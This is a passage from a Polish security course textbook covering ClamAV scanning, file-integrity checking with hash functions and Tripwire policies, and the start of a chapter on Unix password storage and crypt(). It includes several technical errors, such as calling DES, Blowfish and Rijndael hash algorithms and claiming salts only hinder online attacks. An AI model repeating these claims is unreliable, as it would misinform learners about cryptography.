Przykładem programu antywirusowego jest narzędzie `ClamAV` http://www.clamav.net/. Jest to narzędzie rozpowszechniane na licencji GPL przeznaczone dla systemów rodziny UNIX. Dokumentacja znajduje się w lokacji https://help.ubuntu.com/community/ClamAV i w [6]. W skład zestawu wchodzą między innymi:

- Wielowątkowy demon `clamd`
- Skaner antywirusowy lini poleceń (`scanclam`)
- Narzędzie do tworzenia sygnatur i własnych baz wirusów
- Biblioteka, za pomoca której można tworzyć własne programy antywirusowe na bazie ClamAV
- Narzędzie `freshclam` do automatycznej aktualizacji bazy wirusów zawierającej sygnatury ponad 2.800.000 wirusów.

Narzędzie umożliwia sprawdzanie plików skompresowanych, plików ELF, plików poczty elektronicznej, HTML i wielu innych. Można sprawdzić czy program jest zainstalowany poleceniem: `dpkg –s clamav`

```
root@kali:~# dpkg -s clamav
Package: clamav
Status: install ok installed
```

Narzędzie może być instalowane ze źródeł, bądź za pomocą instalatora. W Linux Ubuntu będą do polecenia:

`apt-get install clamav` - instalacja pakietu ClamAV
`apt-get install clamtk` - instalacja interfejsu graficznego
`freshclam` - aktualizacja bazy wirusów

Bazy danych wirusów znajdują się w katalogu `/var/lib/clamav`. Są to pliki `bytecode.cvd, daily.cvd i main.cvd`. Bazę danych wirusów można odświerzyć poleceniem

```
root@kali:~# freshclam
ClamAV update process started at Wed Oct 23 08:39:54 2019
```

…

W pewnych przypadkach należy usunąć wcześniejsze wersje bazy danych z folderu `/var/lib/clamav` ale należy pozostawić plik `mirrors.dat`.

Pakiet `ClamAV` umożliwia uruchomienie demona `clamd` który na bieżąco sprawdza pliki do których realizowany jest dostęp. Demona tego instaluje się poleceniem:

```
apt-get install clamav-daemon
```

Następnie należy dokonać jego konfiguracji za pomocą programu `clamconf`. Program zapisuje konfigurację w pliku `/etc/clamav/clamd.conf`. Skanowanie wykonuje się poleceniem clamscan. Opcje programu uzyskujemy poleceniem:

```
/usr/bin/clamscan –h
```

Poniżej podano przykład skanowania katalogu bieżącego. Opcja `-r` włącza rekursywne skanowanie podkatalogów a –l określa nazwę pliku z wynikami.

```
clamscan -r -l scan.txt
…
----------- SCAN SUMMARY -----------
Known viruses: 6303806
Engine version: 0.99.2
Scanned directories: 474
Scanned files: 6845
Infected files: 0
Data scanned: 406.50 MB
Data read: 14542.51 MB (ratio 0.03:1)
Time: 117.807 sec (1 m 57 s)
```

Przykład 8-2 Skanowanie katalogu bieżącego

Poniżej podano przykład skanowania katalogu `/home`.

```
clamscan -r /home
```

Przykład skanowania całego systemu plików z wyjątkiem katalogu /sys dano poniżej:

```
clamscan --max-filesize=3999M --max-scansize=3999M --exclude-dir=/sys/* -i -r /
```

Ważnym elementem systemu jest bieżąca aktualizacja bazy wirusów co wykonywane jest przez program `freshclam`. Program ten może być uruchamiany przez demon `clamd`. Należy wtedy dokonać konfiguracji programem `clamconf`. Można też umieścić program w konfiguracji demona zegarowego `cron`. Należy użyć polecenia `crontab –e`
Następnie w pliku crontab'a wpisać linię:

```
M G * * * /usr/local/bin/freshclam --quiet
```

M – oznacza minutę uruchomienia programu (0-59), G – oznacza godzinę uruchomienia programu (0-23).

Ekran 8-1 Program antywirusowy ClamAv z interfejsem graficznym `clamtk`.

8.8 Zadania

8.8.1 Szukanie wzorca wirusa w pliku

Napisz program który przesukuje plik binarny w celu znalezienia wzorca 2,3,4 bajtowego zadanego w postaci tablicy HEX.

8.8.2 Szukanie wirusa w katalogu

Napisz program przeszukujący rekurencyjnie drzewo katalogu i odnajdujący programy wykonywalne. Następnie wykorzystaj procedurę z poprzedniego programu w celu znalezienia wzorca wirusa zadanego w postaci tablicy.

8.8.3 Program antywirusowy clamav

Zainstaluj i wypróbuj gotowy program antywirusowy `clamav` oraz interfejs graficzny `clamtk`. Opis programu zawarty jest w: https://help.ubuntu.com/community/ClamAV. Przeprowadź skanowanie wybranych katalogów z pominięciem katalogów `/proc`, `/sys`, `/var` i pokaż raport prowadzącemu.

9. Zapewnianie integralności systemu

Ataki na system skutkują umieszczeniem w nim złośliwego oprogramowania, modyfikacji istniejących plików, zmianą plików konfiguracyjnych. Akcje takie skutkują modyfikacją istniejącego systemu plików. System plików może być chroniony przed manipulacją poprzez zapewnienie, że określone pliki nie zostały przez osoby nieuprawnione zmienione. Narzędzia takie nazywane są skanerami integralności systemu plików. Procedura ta opisana została w [16]. Polega ona na zapisywaniu dla chronionych plików następujących informacji:


- Prawa dostępu
- Numer I-węzła
- Właściciel pliku
- Grupa do której należy właściciel pliku
- Wielkość pliku
- Czas ostatniej modyfikacji i zmiany atrybutów
- Czas ostatniego dostępu
- Liczba dowiązań symbolicznych
- Nazwy dowiązania symbolicznego

Tworzony jest także skrót pliku(sygnatura) według różnych algorytmów lub ich kombinacji sha1, sha256, sha512, md5, rmd160, tiger. Atrybuty pliku i sygnatury zapisywane są w pliku kontrolnym. Sprawdzenie integralności polega na ponownym sprawdzeniu atrybutów i obliczeniu dla chronionych plików sygnatur i porównanie ich z zapamiętanymi w pliku kontrolnym. Gdy wykryjemy różnice, świadczy to o próbie manipulacji.

9.1 Funkcje skrótu

Funkcja skrótu [19] , nazywana też funkcją mieszającą lub haszującą. Funkcja skrótu *h(m)* odwzorowuje dane wejściowe m (ciąg bitów) o dowolnej długości w dane wyjściowe s (ciąg bitów) o stałej długości *n*.

$$s = h(m)$$



Rys. 9-1 Koncepja funkcji skrótu

Zadaniem funkcji skrótu jest ochrona integralności danych. Niewielka zmiana (nawet jednego bitu) w komunikacie wejściowym ma spowodować zmianę funkcji skrótu. W konsekwencji własność ta umożliwia stwierdzenie czy komunikat został w sposób przypadkowy lub celowy zmodyfikowany. Funkcjom skrótu stawia się nastepujące wymagania:

- Nieodwracalność - gdy znany jest skrót $s = h(m)$ komunikatu m to znalezienie m na podstawie s jest trudne bądź niemożliwe.
- Słaba bezkolizyjność – gdy znany jest komunikat m1 i jego skrót s1 to znalezienie komunikatu m2 takiego że h(m2) = h(m1) jest obliczeniowo trudne
- Silna bezkolizyjność - znalezienie dowolnej pary różnych komunikatów m i m', takich że $h(m) = h(m')$ jest obliczeniowo trudne
- Kompresja – rozmiar |s| skrótu s musi być znacząco mniejszy od rozmiaru |m| wiadomości m.

Nie powinno być możliwości uzyskania żadnych użytecznych informacji na temat komunikatu, mając do dyspozycji tylko jego skrót. Z tego powodu, funkcje skrótu powinny zachowywać się jak funkcje losowe, będąc jednocześnie łatwymi do obliczenia funkcjami deterministycznymi. Obecnie [4] najczęściej wykorzystywane są takie algorytmy obliczania skrótów jak DES, MD5, SHA256, SHA512, whirlpool, tiger, ripemd, Blowfish, Rijndael. Przykładowo

możemy policzyć skrót według algorytmu md5 podanego w RFC 1321 pliku za pomocą narzędzia `md5sum`. Opcje programu można uzyskać poleceniem:

```
md5sum –h
```

Przykładowo możemy policzyć skrót pliku otrzymywanego za pomocą polecenia `ls /bin`.

```
juka@Ubol:~$ ls /bin > bin.txt
juka@Ubol:~$ md5sum bin.txt
68bd3b1cadefc48a2f9132a9c62211cc  bin.txt
```

Przykład 9-1 Obliczanie skrótu md5 pliku bin.txt

```
unsigned long hash(unsigned char *str) {
    unsigned long hash = 5381;
    int c;
    while (c = *str++)
        hash = ((hash << 5) + hash) + c; /* hash * 33 + c */
    return hash;
}
```

Przykład 9-1 Przykład funkcji skrótu

9.2 Skanery integralności

Istnieje wiele programów zapewniających integralność systemu. Wymienić tu można:

- AIDE, - http://aide.sourceforge.net/stable/manual.html
- Samhain,
- Tripwire

9.3 Pakiet tripwire

Pakiet tripwire (http://www.tripwire.com/) służy do zapewnienia integralności systemu i wykrywania jego niechcianych modyfikacji. Opisany jest między innymi w [28], [29].

9.3.1 Instalacja pakietu

Sprawdzamy czy pakiet jest zainstalowany:

```
#dpkg –list | grep tripwire
ii  tripwire    2.4.3.1-2+b4   i386   file and directory integrity checker
```

Gdy tak możemy usunąć poprzednią wersję:

```
#apt-get remove tripwire
#apt-get purge  tripwire
```

Instalacji pakietu dokonuje się jak poniżej:


```
#apt-get install tripwire
```

Podczas instalacji program spyta o:

- tryb zawiadamiania e-mailem
- Przebiegi konfiguracji (na obydwa zapytania odpowiedzieć yes)
- Klucz miejsca (ang site key), używany do zabezpieczenia bazy danych
- Klucz lokalny (ang. local key), zabezpieczenie wykonywania programów binarnych

```
Do you wish to create/use your site key passphrase during installation?  -     Yes
Ok
Do you wish to create/use your local key passphrase during installation?  -    Yes
Rebuild Tripwire configuration file?    - Yes
Rebuild Tripwire policy file?    - Yes
Enter site-key passphrase     - stud013
Repeat site-key passphrase    - stud013
Enter local key passphrase    - stud013
Repeat local key passphrase   - stud013
Generating keys
Triwire has been installed
Binaries are located in /usr/sbin
Database in /var/lib/tripwire
See /usr/share/doc/tripwire/README.debian for details
```

Przykład 9-2 Instalacja pakietu `tripwire`



Przykład 9-3 Instalacja pakietu tripwire – informacja końcowa

Informacje o pakiecie można uzyskać poleceniem:

```
$man tripwire
```

Podręcznik podaje informacje na dodatkowe tematy:

`$man twfiles` – opis plików tworzonych przez tripwire
`$man twconfig` – opis plików konfiguracyjnych
`$man twpolicy` – opis polityki sprawdzania plików

9.3.2 Konfiguracja

Pliki i katalogi:
Katalog: `/usr/sbin/`

- `tripwire` – program wykonujące podstawowe operacje jak utworzenie bazy danych i sprawdzenie integralności plików na podstawie bazy danych
- `twadmin` - program słuzący do tworzenia, kodowania i podpisywania pliku definiowania polityki sprawdzania integralności
- `twprint` - drukuje bazę danych i raporty

Katalog: `/etc/tripwire/` zawiera następujące pliki:

- `twinstall.sh` - skrypt instalacyjny
- `twcfg.txt` - przykładowy plik konfiguracyjny pakietu
- `tw.cfg` - podpisany plik konfiguracyjny tworzony przez skrypt `twinstall.sh`
- `twpol.txt` - przykładowy plik polityki ochrony
- `tw.pol` - podpisany plik polityki tworzony przez skrypt `twinstall.sh`

Po wykonaniu instalacji raporty znajdują się katalogu `/var/lib/tripwire/`

Po zainstalowaniu należy zainicjować pliki za pomocą polecenia:

```
tripwire –-init
```

9.3.3 Edycja reguł ochrony

Plik konfiguracyjny `/etc/tripwire/twpol.txt` określa jakie pliki/katalogi mają podlegać ochronie i w jaki sposób. Opis parametrów pliku polityki można uzyskać poleceniem: `$man twpolicy`.

Plik konfiguracyjny składa się z:

- komentarzy,
- reguł,
- dyrektyw,
- zmiennych.

Reguły

Reguły mają opisywać co ma być sprawdzane i w jakim zakresie. Są dwa rodzaje reguł:

- Zwykłe reguły opisujące jakie właściwości poszczególnych plików maja być sprawdzane i w jakim zakresie.
- Punkty stopu mówiące że pewne pliki lub katalogi nie mają być sprawdzane.

Reguła ma postać:

```
nazwa_obiektu -> maska_własności
```

Nazwa obiektu jest ścieżką do pliku lub katalogu.

Przykład reguły:

```
  /etc/ -> +ugp
```

Znacznik -> oddziela ścieżkę i maskę właściwości. Białe znaki musza oddzielać nazwę obiektu i znacznik a znak średnika musi kończyć regułę. Jeśli ścieżka wskazuje na katalog, to będzie sprawdzany ten katalog i wszystko co leży poniżej. Jeśli ścieżka wskazuje na pewien plik, to tylko ten plik będzie sprawdzany.

Przykłady:

```
# Przykład zawiera poprzedzone zakiem $ zmienne
# Defines Tripwire behavior for entire /bin directory tree.
/bin   ->   $(ReadOnly);

# Defines Tripwire behavior for a single file.  In this case,
# Tripwire watches for all properties of hostname.hme0.
/etc/hostname.hme0    ->    $(IgnoreNone) -ar;

# Scan the entire /etc directory tree using mask1, except the
# file /etc/passwd, which should be scanned using mask2.
/etc        ->  $(mask1);
/etc/passwd ->  $(mask2);
```

Nazwy obiektów

Nazwy obiektów mogą być bezwzględnymi ścieżkami do plików lub katalogów

Maska własności

Maska własności określa jakie atrybuty dla obiektu mają być kontrolowane a także w jaki sposób. Maska własności składa się ze znaków (podano ważniejsze):

```
a;                    # Access timestamp
b;                    # Number of blocks
c;                    # Inode timestamp (create/modify)
d;                    # Inode storage disk device number
g;                    # File owner's group ID
i;                    # Inode number
m;                    # Modification timestamp
n;                    # inode reference count
```

```
p;                      # Permissions and file mode bits
r;                      # Device Number
s;                      # File size
t;                      # File Type
u;                      # File owner's user ID
l;                      # File is increasing in size
C;                      # CRC-32 hash value
M;                      # MD5 hash value
S;                      # SHA hash value
H;                      # Haval signature value
```

Gdy litera własności poprzedzona jest znakiem + to własność ta jest sprawdzana, gdy znakiem – to nie.

Przykłady:

```
# Examine permissions and link count.
# All three of the following are equivalent.
+p+n
pn
pn-g
```

Zmienne

W pliku własności występują zmienne. Zmienne mogą być definiowane w pliku, istnieją też zmienne predefiniowane. Przykłady definiowania i użycia zmiennych.

```
param1 = +SMCH;                 # Definicja zmiennej param1.
dir1 = /etc/inet;               # Definicja zmiennej dir1
DIR1 = /etc/init.d;             # Zmienne uwzględniają duże/małe litery
$(dir1) -> +tbamc;              # Reguła używająca zmiennej dir1
                                # Podstawienie z lewej strony
/etc/inet -> $(param1);         # Reguła z maską parametrów
                                # podstawienie z prawej strony
```

Zmienne predefiniowane

Wyjaśnienie znaczenia zmiennych predefiniowanych opisane jest w pliku:
`/usr/share/doc/tripwire/policyguide.txt`

Przykłady:

```
$(IgnoreNone); # IgnoreNone są przeznaczone dla krytycznych plików takich jak
               # passwd atrybuty: +pinusgamctdbCMSH

$(ReadOnly);   # ReadOnly są przeznaczona dla plików które są tylko do odczytu
               # atrybuty: +pinugsmtdbCM

$(Growing);    # Growing  są przeznaczona dla plików które mogą tylko
               #  rosnać takich jak logi, atrybuty:  +pinugtdl

$(IgnoreAll);  # Uzywana gdy ważna jest obecność/nieobecność pliku,
               # wszystkie atrybuty są ignorowane

$(Dynamic);    # Przeznaczone dla monitorowania plików i katalogów użytkownika
               # które mogą się zmieniać atrybuty:  +pinugtd
```

Punkty stopu

Punkty stopu specyfikują które pliki lub katalogi nie mają być sprawdzane. Składnia jest następująca:

`!` *`nazwa_obiektu`* `;`

Przykłady:

```
!/etc/init.d;
# The directory /etc/init.d will not be scanned.

/etc   ->   $(ReadOnly);
!/etc/rc.d;
!/etc/mnttab;
```

```
# Scan all of /etc, but do not scan two particular
# files in the /etc hierarchy.
```

Atrybuty reguł

Atrybuty reguł modyfikują ich zachowanie dostarczając dodatkowych informacji. Do jednej reguły może być dodane kilka atrybutów. Atrybuty mogą być dodane do reguły w następujący sposób:

```
nazwa_obiektu  -> maska_atrybutów (atrybut = wartość);
```

Przykład:

```
/usr/lib -> $(ReadOnly) (emailto = admin@foo.com, severity = 80);
#This rule will notify the admin if any violations of the
#rule occur and designate the severity as 80.
```

Atrybuty reguł moga być także zastosowane do grupy reguł:

```
(lista atrybutów)
{
  lista reguł;
}
```

`emailto` – wysłanie maila do adresata

```
(emailto = admin@openna.com, rulename = "Shell Binaries")
{
          /bin/bsh                              -> $(SEC_BIN);
          /bin/csh                              -> $(SEC_BIN);
          /bin/sh                               -> $(SEC_BIN);
}
```

`severity` – nadanie stopnia wazności danej regule (0 – 100000)

```
/etc -> +ug (severity=50);
```

`recurse` - używany do określania czy ma być sprawdzana zawartość katalogów i do jakiej głębokości. Wartość: `true, false` lub liczba –1 do 1000000. Gdy jest to liczba dodatnia, określa ona poziom zagłębienia w skanowaniu katalogów. Gdy `false` sprawdzany jest tylko i-wezeł bez zawartości. Gdy `recurse=true` (domyslnie), sprawdzana jest cała zawatrość poniżej punktu startu.

```
/etc -> +ug (recurse=2);
```

W plikach konfiguracyjnych występują także dyrektywy które umożliwiają warunkowe spawdzanie systemu.

```
@@ifhost dream
   /bin   ->   $(ReadOnly);
@@endif
```

Przykład pliku polityki `twpol.txt` podany został poniżej.

```
SEC_CRIT  = $(IgnoreNone)-SHa;        # Critical files - we can't afford to miss any changes.
SEC_SUID  = $(IgnoreNone)-SHa;        # Binaries with the SUID or SGID flags set.
SEC_TCB   = $(ReadOnly);     # Members of the Trusted Computing Base.
SEC_BIN   = $(ReadOnly);     # Binaries that shouldn't change
SEC_CONFIG= $(Dynamic);      # Config files that are changed infrequently but accessed often.
SEC_LOG   = $(Growing);      # Files that grow, but that should never change ownership.
SEC_INVARIANT = +pug;        # Directories that should never change permission or ownership.
SIG_LOW            = 33;     # Non-critical files that are of minimal security impact
SIG_MED            = 66;     # Non-critical files that are of significant security impact
SIG_HI             = 100;    # Critical files that are significant points of vulnerability

# Commonly accessed directories that should remain static with regards to owner and group
 (emailto = admin@openna.com, rulename = "Shell Binaries")
{
          /bin/bsh                              -> $(SEC_BIN);
          /bin/csh                              -> $(SEC_BIN);
          /bin/sh                               -> $(SEC_BIN);
}

# Rest of critical system binaries
(rulename = "OS executables and libraries", severity = $(SIG_HI))
```

```
{
          /bin                                                    -> $(ReadOnly)   ;
          /lib                                                    -> $(ReadOnly)   ;
}

# Local files
(rulename = "User binaries", severity = $(SIG_MED))
{
          /sbin                                          -> $(SEC_BIN) (recurse = 1);
          /usr/sbin                                      -> $(SEC_BIN) (recurse = 1);
          /usr/bin                                       -> $(SEC_BIN) (recurse = 1);
}
```

Przykład 9-4 Przykład pliku `twpol.txt`

Należy dokonać edycji pliku twpol.txt przystosowując go do własnych potrzeb. Uwaga, należy uruchomić edytor tak by możliwa była edycja plików należących do roota.

$sudo gedit &

Następnie należy przebudować bazę danych /etc/tripwire/tw.pol przy pomocy polecenia twadmin. Po wprowadzeniu polecenia użytkownik zostanie spytany o hasło administratora i hasło miejsca jak poniżej.

$sudo twadmin -m P /etc/tripwire/twpol.txt
[sudo] password for juka:******
Please enter your site passphrase:******
Wrote policy file: /etc/tripwire/tw.pol

Gdy hasło zostało zapomniane można go zresetować poleceniem:

`twadmin -m G -S /etc/tripwire/site.key`

Generujemy nową bazę z sygnaturami i opisem parametrów plików:

`$sudo` tripwire -m i

Please enter your site passphrase:******
Generating the database...
*** Processing Unix File System ***
...
Wrote database file: /var/lib/tripwire/XXX.twd
The databse was sucessfuly generated.

Sprawdzanie integralności systemu będzie wykonane po wprowadzeniu polecenia:
`$sudo` tripwire -m c
Parsing policy file file /etc/tripwire/tw.pol
Performing integrity check ...

```
Tripwire(R) 2.3.0 Integrity Check Report

Report generated by:          root
Report created on:            Fri Jan 12 04:04:42 2001
Database last updated on:     Tue Jan  9 16:19:34 2001

===============================================================================
Report Summary:
===============================================================================
Host name:                    some.host.com
Host IP address:              10.0.0.1
Host ID:                      None
Policy file used:             /etc/tripwire/tw.pol
Configuration file used:      /etc/tripwire/tw.cfg
Database file used:           /var/lib/tripwire/some.host.com.twd
Command line used:            /usr/sbin/tripwire --check

===============================================================================
Rule Summary:
===============================================================================
-------------------------------------------------------------------------------
Section: Unix File System
-------------------------------------------------------------------------------
  Rule Name                Severity Level    Added    Removed  Modified
  ---------                --------------    -----    -------  --------
  Invariant Directories    69                0        0        0
  Temporary directories    33                0        0        0
* Tripwire Data Files      100               1        0        0
  Critical devices         100               0        0        0
  User binaries            69                0        0        0
  Tripwire Binaries        100               0        0        0
```

Przykład 9-5 Przykład raportu tripwire

9.4 Zadania

9.4.1 Obliczanie skrótu dla pliku

Napisz program `skrot.c` który oblicza liczbe bajtów i skrót dla informacji zawartej w podanym jako argument pliku. Zmienić jeden bit w pliku i sprawdzić jak zmieniła się funkcja skrótu.

9.4.2 Sprawdzanie spójności plików z zadanego zbioru

Napisz program `spojnosc1` który sprawdza spojność plików zadanych w postaci pliku `spis.txt`. Plik `spis.txt` zawiera nazwy (ze ścieżkami) plików do sprawdzenia. Może to być plik `spis.txt` postaci:

```
skrot
skrot.c
skrot-plik
skrot-plik.c
spis-plik.txt
spojnosc1
spojnosc1.c
```

Przykład 9-6 Spis plików do sprawdzenia

Program sprawdzający spójność uruchamiany ma być z dwoma opcjami tworzenie spisu „tworz” i sprawdzanie spójności „sprawdz”. Opcja „tworz” tworzy plik wynikowy z dołączonymi skrótami. Wywołanie programu ma postać:

```
spojnosc1 tworz spis_plikow plik_wynikowy
```

Parametr `spis_plikow` zawiera nazwy plikow do sprawdzenie a parametr `plik_wynikowy` zawiera nazwy plikow i ich skroty

```
skrot            b7fd5b48
skrot.c          8c26f878
skrot-plik       8c26f878
skrot-plik.c     a29b7bba
spis-plik.txt    5afdcda9
spojnosc1        d8c801ec
spojnosc1.c      c20d49a6
spojnosc1.c      c20d49a6
```

Przykład 9-7 Plik wynikowy zawiera nazwy plików i ich skróty

Program wywołany z opcją „sprawdz” ma sprawdzić spójność plików wymienionych w parametrze plik_wynikowy.

```
spojnosc1 sprawdz plik_wynikowy
```

Dla plików wymienionych w parametrze program ma odczytać nazwy plików, obliczyć ich skróty i porównać z zapisanymi wartościami.

9.4.3 Sprawdzanie spójności plików z zadanego zbioru , wersja z datami modyfikacji

Uzupełnij poprzedni program o daty modyfikacji pliku. Datę modyfikacji pliku uzyskać można funkcją fstat. Przy tworzeniu spisu zapisz w pliku wynikowym dodatkowo datę modyfikacji i sprawdzaj ją podczas sprawdzania spójności pliku.

9.4.4 Sprawdzanie spójności plików dla zadanego katalogu

Napisz program sprawdzania spójności plików dla określonego katalogu podanego jako parametr. Do przeglądania katalogów można użyć funkcji `opendir` i `readdir`.

9.4.5 Równoległe sprawdzanie spójności plików dla zadanego katalogu

Napisz równoległą wersję program sprawdzania spójności plików dla określonego katalogu podanego jako parametr. Gdy przeglądany katalog zawiera podkatalog, uruchom dla niego oddzielny proces.

9.4.6 Wykorzystanie programu tripwire sprawdzania integralności systemu plików

Wykorzystując maszynę wirtualną wypróbój program `tripwire` sprawdzania integralności systemu plików.

1. Zainstaluj program `tripwire` o ile nie jest zainstalowany
2. Utwórz kopię pliku `/etc/tripwire/twpol.txt` o nazwie `/etc/tripwire/twpol.txt.bak`
3. Utwórz plik `/home/student/tripwite-test.txt` i wpisz tam ustaloną zawartość
4. Aby skrócić czas działania programu, zakomentuj większość reguł w pliku /etc/tripwire/twpol.txt
5. Dopisz plik do pliku konfiguracyjnego /etc/tripwire/twpol.txt regułę sprawdzania pliku `/home/student/tripwite-test.txt`
6. Przebuduj plik konfiguracyjny: $sudo twadmin -m P /etc/tripwire/twpol.txt
7. Wygeneruj nową bazę z sygnaturami i opisem parametrów plików: `$sudo` tripwire -m i
8. Sprawdź integralność systemu: `$sudo` tripwire -m c
9. Zmień zawartość pliku `tripwite-test.txt`
10. Sprawdź ponownie integralność systemu.

Zbuduj i przetestuj reguły:

- Dopisywania pliku do katalogu
- Kasowania pliku z katalogu
- Zmiany zawartości jednego z plików w katalogu
- Odczytu pojedynczego pliku

11. Odtwórz z kopii pierwotny plik `twpol.txt`

10. Ataki na hasła

10.1 Proces logowania się w systemach UNIX

Jak wiemy istnieje potrzeba ochrony dostępu do zasobów komputera. W systemach rodziny UNIX a także Windows, podstawowa metoda ochrony opiera się na koncepcji użytkowników i praw dostępu do plików które reprezentuja zasoby. Uzyskanie dostępu do zasobów komputera wymaga przejścia procesu weryfikacji który polega na podaniu nazwy użytkownika i hasła. Mechanizm ten opisany jest w [16], [20]. Informacje o użytkownikach przechowywane są w plikach `/etc/passwd` i `/etc/group`.Plik `passwd` składa się z linii. Każda z linii odpowiada jednemu użytkownikowi i składa się z 7 pól oddzielonych dwukropkiem ":".

Nazwa	Nazwa użytkownika
Hasło	Skrót hasła, w większości systemów skrót hasła przechowywany jest w pliku `/etc/shadow`. Znak x gdy wymagane podanie hasła, znak * gdy dany użytkownik nie może się zalogować do systemu, spacja gdy hasło nie jest wymagane.
UID	Liczbowy identyfikator użytkownika. 0 dla administratora, 1-999 zarezerwowane,
GID	Numer grupy do której należy użytkownik
Informacja	Prawdziwa nazwa użytkownika i inne informacje
Katalog	Ścieżka określająca katalog domowy – katalog w który będzie bieżący po zalogowaniu
Shell	Ścieżka do interpretera poleceń, zwykle /bin/bash

Tab. 10-1 Zawartość linii pliku `passwd`

Przykład linii pliku passwd:

```
juka:x:1000:1000:Jedrzej Ulasiewicz :/home/juka:/bin/bash
```

Użytkownicy podzieleni są na grupy. Opis grup znajduje się w pliku `/etc/group`. Przykładowy plik `group` dany jest poniżej.

```
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog,juka
```

Linia pliku `/etc/group` zawiera nastepujące informacje:

- Nazwa grupy
- Hasło grupy, pole praktycznie nie uzywane, można wpisać gwiazdkę.
- Identyfikator grupy, liczba GID (ang. *Group Identifier*)
- Opcjonalna lista użytkowników należących do grupy.

Pliki `passwd` i `group` są plikami tekstowymi i można je edytować za pomocą edytora tekstu, nie jest to jednak zalecane. Lepiej używać odpowiednich programów, np. `passwd` i `adduser`.

`passwd` – polecenie do zmiany hasła i innych danych dotyczących logowania

`adduser` - dodawanie nowego użytkownika

W procesie logowania się do systemu użytkownik musi podać swój identyfikator i hasło. Skróty haseł przechowywane są w pliku `/etc/shadow`. Podczas logowania system sprawdza zgodność skrótu hasła z zapamiętanym wzorcem i udziela lub odmawia dostępu do systemu. Do obliczania skrótu hasła wykorzystywane są różne algorytmy. Dawniej był to zwykle algorytm MD5 obecnie najczęściej jest to algorytm sha512. Typ algorytmu zawarty jest w pliku `/etc/shadow`. Plik składa się z linii odpowiadających poszczególnym użytkownikom. Każda z linii składa się z pól oddzielonych dwukropkiem, ich opis podany jest poniżej.

- nazwę użytkownika,
- skrót hasła ,
- datę ostatniej zmiany hasła,
- minimalną liczbę dni między zmianami hasła,
- maksymalną liczbę dni między zmianami hasła,
- liczbę dni określającą wyprzedzenie, z jakim należy ostrzegać użytkowników o wygaśnięciu hasła,

- liczbę dni od wygaśnięcia hasła, po upływie których konto zostanie wyłączone (Linux) lub liczbę dni, po których konto automatycznie wygaśnie (Solaris),
- datę ważności konta,
- pole zarezerwowane, które obecnie jest puste

Obowiązkowe jest pole z nazwą użytkownika i skrótem hasła, pozostałe pola są opcjonalne. Dla przykładu linia pliku `/etc/shadow` dla użytkownika jurek jest następująca:

```
jurek:$6$VvthvpKH$GQYeeew.Y3rbxq/B79R2FMMX2QjIGpnednzU45EJ9tx2MpUwJJqYa0w/s0kITB
VaUtLUMQ8n4XTw6ZE1Y.xfE.:17413:0:99999:7:::
```

Skrót hasła zaczyna się od znaku dolara $ po którym następują znaki identyfikujące algorytm obliczania skrótu. Ich znaczenie podane są za [4].

Symbol	Algorytm obliczania skrótu
`$0`	DES
`$1`	MD5
`$2`	Blowfish
`$2A`	Eksblowfish
`$5`	SHA256
`$6`	SHA512

Tab. 10-2 Oznaczenia typu algorytmu obliczania skrótu w pliku shadow

Tak więc dla uzytkownika `jurek` zastosowano algorytm SHA512. Po ciągu 6 kolejnych 8 znaków to tak zwana sól kryptograficzna (ang. *salt*). W przykładzie wynosi ona: `VvthvpKH.` Sól kryptograficzna jest losowym parametrem 8 znakowym który ma utrudnić odgadnięcie hasła. Nawet jeśli hasło jest proste, to do hasła dodawana jest sól kryptograficzna i dopiero wtedy obliczany jest skrót, co istotnie zwiększa przestrzeń haseł do odgadnięcia. Załóżmy, że mamy 3-znakowe hasło. Wiedząc, że znaków możliwych do wprowadzenia ze standardowej klawiatury jest 94, liczba prób potrzebnych do złamania tego hasła wynosi $94^3 = 830584$. Jednak dodanie soli 32 bitowej znakowej powiększa te liczbę 2^{32} razy. Zastosowanie soli kryptograficznej ma sens tyko przy utrudnianiu ataków online, gdyż sól jest zawarta w pliku `shadow`.

10.2 Funkcja crypt i jej zastosowanie

Do wyznaczania skrótu hasła może być użyta biblioteczna funkcja `crypt` [10].

```
char *crypt(const char *key, const char *salt);
```

gdzie:

`key`	Hasło podlegające szyfrowaniu
`salt`	2 znakowy punkt startowy szyfrowania. Pozwala też na wybór algorytmu szyfrowania DES albo MD5. Pierwsza wartość parametru salt powinna być przypadkowa

